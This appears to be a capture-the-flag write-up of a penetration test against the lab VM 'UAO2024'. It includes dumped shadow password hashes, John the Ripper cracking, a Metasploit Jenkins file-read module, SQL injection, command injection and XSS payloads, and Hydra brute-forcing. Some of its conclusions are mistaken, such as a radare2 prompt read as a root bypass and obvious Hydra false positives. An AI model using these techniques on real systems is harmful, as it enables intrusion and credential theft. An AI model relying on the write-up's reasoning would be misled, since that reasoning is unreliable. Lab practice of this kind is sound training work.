mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

ERROR: anonymous no tiene el permiso Global/Administer
Reading lines 11 to 20
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
```

Same as the password hashes located in /etc/shadow/



```
└─# ./fetch_linesvarios.sh

Reading lines 1 to 10
root:$y$j9T$CSglA5hTW5BcU.LSuPYXu0$QmXz35/2jd/93zkeZiLyc33U2fzKGZbI882WgOUc669:200
42:0:99999:7:::
daemon:*:19988:0:99999:7:::
bin:*:19988:0:99999:7:::
sys:*:19988:0:99999:7:::
sync:*:19988:0:99999:7:::
games:*:19988:0:99999:7:::
man:*:19988:0:99999:7:::
lp:*:19988:0:99999:7:::
mail:*:19988:0:99999:7:::
news:*:19988:0:99999:7:::
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

ERROR: anonymous no tiene el permiso Global/Administer
Reading lines 11 to 20
uucp:*:19988:0:99999:7:::
proxy:*:19988:0:99999:7:::
www-data:*:19988:0:99999:7:::
backup:*:19988:0:99999:7:::
list:*:19988:0:99999:7:::
irc:*:19988:0:99999:7:::
```

The most relevant are

root: root:x:0:0:root:/root:/usr/bin/zsh **kali:**

kali:x:1000:1000:kali,,,:/home/kali:/usr/bin/zsh

•**as:** as:x:1001:1001:,,,:/home/as:/bin/bash

Since they have access, the others are configured as no login.

The hashes for the users are:


kali:

$y$j9T$jAznjse07.oFmFxYabEuS1$daYASstEDFD7TPDWQ4Tpc3ctMvOP6yVXsJ W5211tfR9

the:


$y$j9T$fSvoTgBbpoTjzHHRhTyU3/$xKp9JVR4Biwy86JVJIdBd/y6TaphNPeGsyUR
X23JxJC

With these hashes, a file will be created to try to decrypt with Jack the Ripper.




```
┌──(root㉿kali-Th0)-[/]
└─# cat -A hashes.txt
kali:$y$j9T$jAznjse07.oFmFxYabEuS1$daYASstEDFD7TPDWQ4Tpc3ctMvOP6yVXsJW5211tfR9$
az:$y$j9T$fSvoTgBbpoTjzHHRhTyU3/$xKp9JVR4Biwy86JVJIdBd/y6TaphNPeGsyURX23JxJC$

┌──(root㉿kali-Th0)-[/]
└─# john --format=crypt hashes.txt

Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512c
rypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 90 candidates buffered for the current salt, minimum 96 needed for p
erformance.
kali             (kali)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
1g 0:00:25:56 58.38% 2/3 (ETA: 01:48:24) 0.000642g/s 58.35p/s 58.35c/s 58.35C/s Ch
```

A password is obtained for the Kali user.




```
┌──(root㉿kali-ThD)-[/]
└─# john --show hashes.txt
kali:kali

1 password hash cracked, 0 left
```

The /etc/sudoers file is validated and it is found that all users belonging to the sudo group have sudo permission.



```
# User privilege specification
root    ALL=(ALL:ALL) ALL
```


Attempts to log in with kali:kali are unsuccessful.



```
****************2024****************

VM Name    - UAO2024
IP Address - Caja Negra

**Los verdaderos hackers siguen un cierto conjunto de reglas éticas, que les impiden lucrarse o caus
ar daño en sus actividades.**  Kevin Mitnick


uao2024 login: kali
Password:

Login incorrect
uao2024 login:
```

Second option with Jenkins

Code injection attempted in the login menu



Welcome to Jenkins!

Invalid username or password


george' OR 1=1 --

Password

Keep me signed in

Sign in


Attempts to inject commands into the search bar



Search for '; ls -la'

Nothing seems to match.


If you are trying CrossSite Scripting



Search for '<script>alert('XSS')</script>'


Nothing seems to match.

Continuing with the pentesting process, we analyzed one of the files extracted from the victim machine, which repeatedly showed a path for the Daemon user usr/sbin/nologin. The extraction was performed from the path and the following file with the elf extension was obtained.



```
msf6 auxiliary(gather/jenkins_cli_ampersand_arbitrary_file_read) > xxd /root/.msf4
/loot/20241116162752_default_192.168.204.132_jenkins.file_512320.txt
[*] exec: xxd /root/.msf4/loot/20241116162752_default_192.168.204.132_jenkins.file
_512320.txt

00000000: 035c 087f 454c 4602 0101 0000 0000 0000  .\..ELF.........
00000010: 0000 0003 003e 0001 0000 00ef bfbd 1100  .....>..........
00000020: 0000 0000 0040 0a30 0800 0000 0100 0000  .....@.0........
00000030: 0600 0000 0000 efbf bd00 0000 0000 0000  ................
00000040: 0001 08                                  ...
```


Having this extension, we proceed to run it in Kali to validate its content with the radare2 command.



```
msf6 auxiliary(gather/jenkins_cli_ampersand_arbitrary_file_read) > strings /root/.m
sf4/loot/20241116162752_default_192.168.204.132_jenkins.file_512320.txt
[*] exec: strings /root/.msf4/loot/20241116162752_default_192.168.204.132_jenkins.f
ile_512320.txt

msf6 auxiliary(gather/jenkins_cli_ampersand_arbitrary_file_read) > gdb /root/.msf4/
loot/20241116162752_default_192.168.204.132_jenkins.file_512320.txt
[-] Unknown command: gdb. Run the help command for more details.
msf6 auxiliary(gather/jenkins_cli_ampersand_arbitrary_file_read) > radare2 /root/.m
sf4/loot/20241116162752_default_192.168.204.132_jenkins.file_512320.txt
[*] exec: radare2 /root/.msf4/loot/20241116162752_default_192.168.204.132_jenkins.f
ile_512320.txt

[0x00000000]> whoim
[0x00000000]> whoami
root
[0x00000000]> ls
             ./                 ../       .dockerignore
          .git/  .git-blame-ignore-revs
       .github/          .gitignore     .gitleaksignore
    .gitmodules            .mailmap              .rspec
   .rubocop.yml       .ruby-gemset        .ruby-version
      .simplecov               .snyk    .solargraph.yml
```


And you get a console that when you enter the whoami command, indicates the root user. Considering this, it means that the file contains a sequence that allows the credentials to be bypassed.

Now checking the page again we find that there is a page called robots.txt that shows



```
# we don't want robots to click "build" links
User-agent: *
Disallow: /
```

So a directory mapping is executed with Gobuster and with a large directory, which generates a DDOS attack and leaves the page down.




```
[+] Url:                     http://192.168.204.132:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/_script              (Status: 200) [Size: 13741]
/about                (Status: 302) [Size: 0] [--> http://192.168.204.132:8080/about/]
/api                  (Status: 302) [Size: 0] [--> http://192.168.204.132:8080/api/]
/asdfjkl;             (Status: 400) [Size: 557]
/asdfjkl;.txt         (Status: 400) [Size: 561]
/asdfjkl;.php         (Status: 400) [Size: 561]
/asdfjkl;.html        (Status: 400) [Size: 562]
/assets               (Status: 302) [Size: 0] [--> http://192.168.204.132:8080/assets/]
/builds               (Status: 200) [Size: 34795]
/cli                  (Status: 302) [Size: 0] [--> http://192.168.204.132:8080/cli/]
/computer             (Status: 302) [Size: 0] [--> http://192.168.204.132:8080/computer/]
/computers            (Status: 302) [Size: 0] [--> http://192.168.204.132:8080/computers/]
/configure            (Status: 403) [Size: 580]
Progress: 20731 / 81880 (25.32%)
```

We find that the builds page has a 200 response, so it is accessible, we access it and inspect the content.

APACHE

We performed another scan with Nessus but this time for vulnerabilities.




https://192.168.204.128:8834/#/scans/reports/13/hosts

Host	Vulnerabilities
192.168.204.132	1 3 1 25

Scan Details

Policy:	Basic Network Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 2:57 AM
End:	Today at 3:01 AM
Elapsed:	4 minutes

We found 4 critical Apache vulnerabilities



https://192.168.204.128:8834/#/scans/reports/13/hosts/2/vulnerabilities/group/2

UAO2024 CTF / 192.168.204.132 / Apache Httpd (Multiple I...


4 Vulnerabilities

Sev	CVSS	VPR	EPSS	Name	Family	Count
CRITICAL	9.8	6.7	0.0359	Apache 2.4.x < 2.4....	Web Servers	1
HIGH	7.5	4.4	0.0283	Apache 2.4.x < 2.4....	Web Servers	1
HIGH	7.5	4.4	0.0017	Apache 2.4.x < 2.4....	Web Servers	1
HIGH	7.5	4.4	0.0013	Apache 2.4.x < 2.4....	Web Servers	1

Scan Details

Policy:	Basic Network Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	Today at 2:57 AM
End:	Today at 3:01 AM
Elapsed:	4 minutes


Using the Whatweb tool, we confirm the APACHE version.



```
┌──(root㉿kali-ThD)-[/opt/metasploit-framework]
└─# whatweb http://192.168.204.132
http://192.168.204.132 [200 OK] Apache[2.4.56], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.56 (Debian)], IP
[192.168.204.132], Title[Apache2 Debian Default Page: It works]
```


Version 2.4.56

Now we run a test of the common files with Gobuster to see how Apache responds.



```
┌──(root㉿kali-ThD)-[/opt/metasploit-framework]
└─# gobuster dir -u http://192.168.204.132 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.204.132
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 280]
/.hta                 (Status: 403) [Size: 280]
/.htaccess            (Status: 403) [Size: 280]
/index.html           (Status: 200) [Size: 10701]
/server-status        (Status: 403) [Size: 280]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

We encountered many 403 errors, which indicate an access ban and could represent vulnerabilities.




```
┌──(root㉿kali-ThD)-[/opt/metasploit-framework]
└─# gobuster dir -u http://192.168.204.132 -w /usr/share/wordlists/dirb/big.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.204.132
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 280]
/.htpasswd            (Status: 403) [Size: 280]
/server-status        (Status: 403) [Size: 280]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
```

Reviewing the scan with Nessus, the vulnerability CVE-2023-43622 is found.


Add description

Attempts to insert headers, but no success.




```
┌──(root㉿kali-ThD)-[/opt/metasploit-framework]
└─# curl -X GET "http://192.168.204.132" -H "X-Header: http://malicioussite.com"

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Apache2 Debian Default Page: It works</title>
    <style type="text/css" media="screen">
  * {
    margin: 0px 0px 0px 0px;
    padding: 0px 0px 0px 0px;
  }

  body, html {
    padding: 3px 3px 3px 3px;

    background-color: #D8DBE2;

    font-family: Verdana, sans-serif;
    font-size: 11pt;
    text-align: center;
```

Attempt to exploit **CVE-2024-40725** (Source Code Disclosure via Misconfiguration)




```
┌──(root㉿kali-ThD)-[/opt/metasploit-framework]
└─# curl http://192.168.204.132/index.php
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.56 (Debian) Server at 192.168.204.132 Port 80</address>
</body></html>
```

But the server is properly configured and the vulnerability is resolved. Hydra is attempted using the Rockyou dictionary.




```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-16 08:54:57
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.204.132:80/login
[80][http-get] host: 192.168.204.132   login: admin   password: 123456
[80][http-get] host: 192.168.204.132   login: admin   password: 12345
[80][http-get] host: 192.168.204.132   login: admin   password: password
[80][http-get] host: 192.168.204.132   login: admin   password: princess
[80][http-get] host: 192.168.204.132   login: admin   password: rockyou
[80][http-get] host: 192.168.204.132   login: admin   password: abc123
[80][http-get] host: 192.168.204.132   login: admin   password: nicole
[80][http-get] host: 192.168.204.132   login: admin   password: babygirl
[80][http-get] host: 192.168.204.132   login: admin   password: monkey
[80][http-get] host: 192.168.204.132   login: admin   password: jessica
[80][http-get] host: 192.168.204.132   login: admin   password: iloveyou
[80][http-get] host: 192.168.204.132   login: admin   password: daniel
[80][http-get] host: 192.168.204.132   login: admin   password: lovely
[80][http-get] host: 192.168.204.132   login: admin   password: 123456789
[80][http-get] host: 192.168.204.132   login: admin   password: 12345678
[80][http-get] host: 192.168.204.132   login: admin   password: 1234567
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-16 08:55:00
```

The bind tool is used to list directories.




```
└─# dirb http://192.168.204.132

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Nov 16 09:47:08 2024
URL_BASE: http://192.168.204.132/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.204.132/ ----
+ http://192.168.204.132/index.html (CODE:200|SIZE:10701)
+ http://192.168.204.132/server-status (CODE:403|SIZE:280)

-----------------
END_TIME: Sat Nov 16 09:47:18 2024
DOWNLOADED: 4612 - FOUND: 2
```

Two pages were found. Since some usernames and passwords have already been found, With "hydra", a telnet connection is established with Apache via port 80 and a request is sent in http.



```
┌──(root㉿kali-ThD)-[/opt/metasploit-framework]
└─# telnet 192.168.204.132 80

Trying 192.168.204.132...
Connected to 192.168.204.132.
Escape character is '^]'.
GET / HTTP/1.1
